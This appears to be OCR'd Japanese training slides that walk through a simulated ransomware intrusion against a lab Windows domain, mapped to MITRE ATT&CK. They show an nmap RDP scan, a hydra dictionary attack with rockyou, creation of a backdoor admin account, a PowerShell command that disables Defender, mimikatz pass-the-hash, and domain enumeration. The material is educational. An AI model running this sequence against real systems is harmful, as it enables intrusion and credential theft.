
インシデント事例	侵入	掌握	脅迫	痕跡削除
事例1	メール (Emotet)	TrickBot	Ryuk	該当なし
事例2	リモートデスクトッププロトコル (RDP)	MS16-032 (ローカル権限昇格)、NLBrute、Advanced IP Scanner、AmmyAdmin、 NetworkShare.exe	Matrix	該当なし
事例3	RDP	Advanced Port Scanner、ProcessHacker、NetworkShare.exe	Phobos	該当なし
事例4	RDP	PC Hunter、ProcessHacker、Mimikatz	Phobos	該当なし
事例5	RDP	XPortScan3、SoftPerfect Network Scanner、Powertools、mRemoteNG、Bruttoline、PuTTY、ProcessHacker、Mimikatz	GandCrab	xDedicLogCleaner
事例6	仮想プライベートネットワーク (VPN)	PsExec、DomainUser一覧表示バッチファイル	コマンドラインランサムウェア (rsa.exe)	Pslog.exe、sdelete.exe
事例7	RDP	PsExec	GlobeImposter 2.0	該当なし

表 1. 日本のインシデントで確認されたツールと攻撃手法の一覧

https://www.secureworks.jp/resources/at-targeted-ransomware-spreading-in-japan

RDPポートスキャン、辞書攻撃、ログオン

- shodanで検索するとAdministratorでのログオンしているユーザが多い



RDPポートスキャン、辞書攻撃、ログオン

- 35.74.200[.]209 からWS01に対してポートスキャンを実行

```
┌──(kali㉿attacker)-[~]
└─$ sudo nmap -Pn -sS -p 3389 [redacted]
sudo: unable to resolve host attacker: Name or service not known
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 04:08 UTC
Nmap scan report for [redacted]
Host is up (0.00088s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```


- 35.74.200[.]209 から辞書攻撃を実行
  - Administratorのパスワードが chris ということがわかる

```
┌──(kali㉿attacker)-[~]
└─$ hydra rdp://[redacted] -t 4 -l Administrator -P /usr/share/wordlists/rockyou.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-05 04:09:47
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking rdp://[redacted]:3389/
[3389][rdp] host: [redacted]   login: Administrator   password: chris
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-05 04:10:03
```

RDPポートスキャン、辞書攻撃、ログオン


- RDPからWS01のAdministratorでログオン成功





擬似攻撃概要

RAT実行

ランサムウェア実行








WS01の環境情報収集


- whoami /all
  - ログオンユーザ情報の確認
- ipconfig /all
  - ネットワーク情報の確認
- net user
  - ローカルユーザ情報の確認
- net localgroup
  - ローカルグループ情報の確認
- net localgroup Adminisistrators
  - Administratorsグループに属するユーザ確認

WS01の環境情報収集

- net user で kittingユーザの存在を確認




- net localgroup Adminisistrators で kittingユーザがAdministratorsグループに所属していることを確認



WS01でのバックドアユーザ作成 (5. Persistence)


- バックアップ用のローカルアカウント Administrat0r 作成
  - Administratorのパスワードが変更されても継続的にログイン出来るようにするため
- 管理者権限を維持するため、Administrators グループにも追加



- ATT&CK T1136.001: Create Account: Local Account に当てはまる
  - https://attack.mitre.org/techniques/T1136/001/


Windows Defender を無効化 (4. Defense Evaision)

- ローカル管理者権限を持つので Windows Defender の無効化が可能
  - この後使うmimikatzが検知されるので無効化する
- PowerShellコマンドを使用
  - powershell Set-MpPreference –DisableRealtimeMonitoring 1
  - このコマンド自体は正規のコマンド
  - 攻撃全体を通じて防御機構を回避（Defense Evaision）するために使われている




認証情報窃取

- mimikatz (m.exe)をRDPでコピー、実行。okabeの認証情報を窃取
- 管理者権限があるので実行可能
  - 報告されている事例でも、侵入時のアカウントが管理者権限であることが多いため、mimikatzが悪用されている
  - https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_1_tamada-yamazaki-nakatsuru_jp.pdf



権限昇格


- mimikatzを用いてPass The Hashの手法でokabeに権限昇格
- okabeの権限を持つ別のcmd.exeが立ち上がる
  - ただし、ログ上はAdministratorで記録される





擬似攻撃概要

RAT実行

ランサムウェア実行








ドメインの情報収集

- net user /domain
  - ドメインユーザの確認
- net group /domain
  - ドメイングループの確認
- net group "Domain Admins" /domain
  - Domain Adminsグループのメンバ確認
- net group "Domain Computers” /domain
  - ドメインコンピュータの確認
- nslookup ws02.ad.future-gadget.lab
- nslookup ws03.ad.future-gadget.lab
- nslookup file01.ad.future-gadget.lab
- net view ¥¥file01.ad.future-gadget.lab
  - ファイル共有の確認

ファイルサーバの認証情報の閲覧


- net use Z: ¥¥file01.ad.future-gadget.lab¥kitting
  - Zドライブに ファイル共有フォルダ kitting をマウント
- 認証情報が書かれた credentials.txt を閲覧
  - ファイルサーバには生の認証情報が書かれたファイルは置かない方が良い



擬似攻撃概要

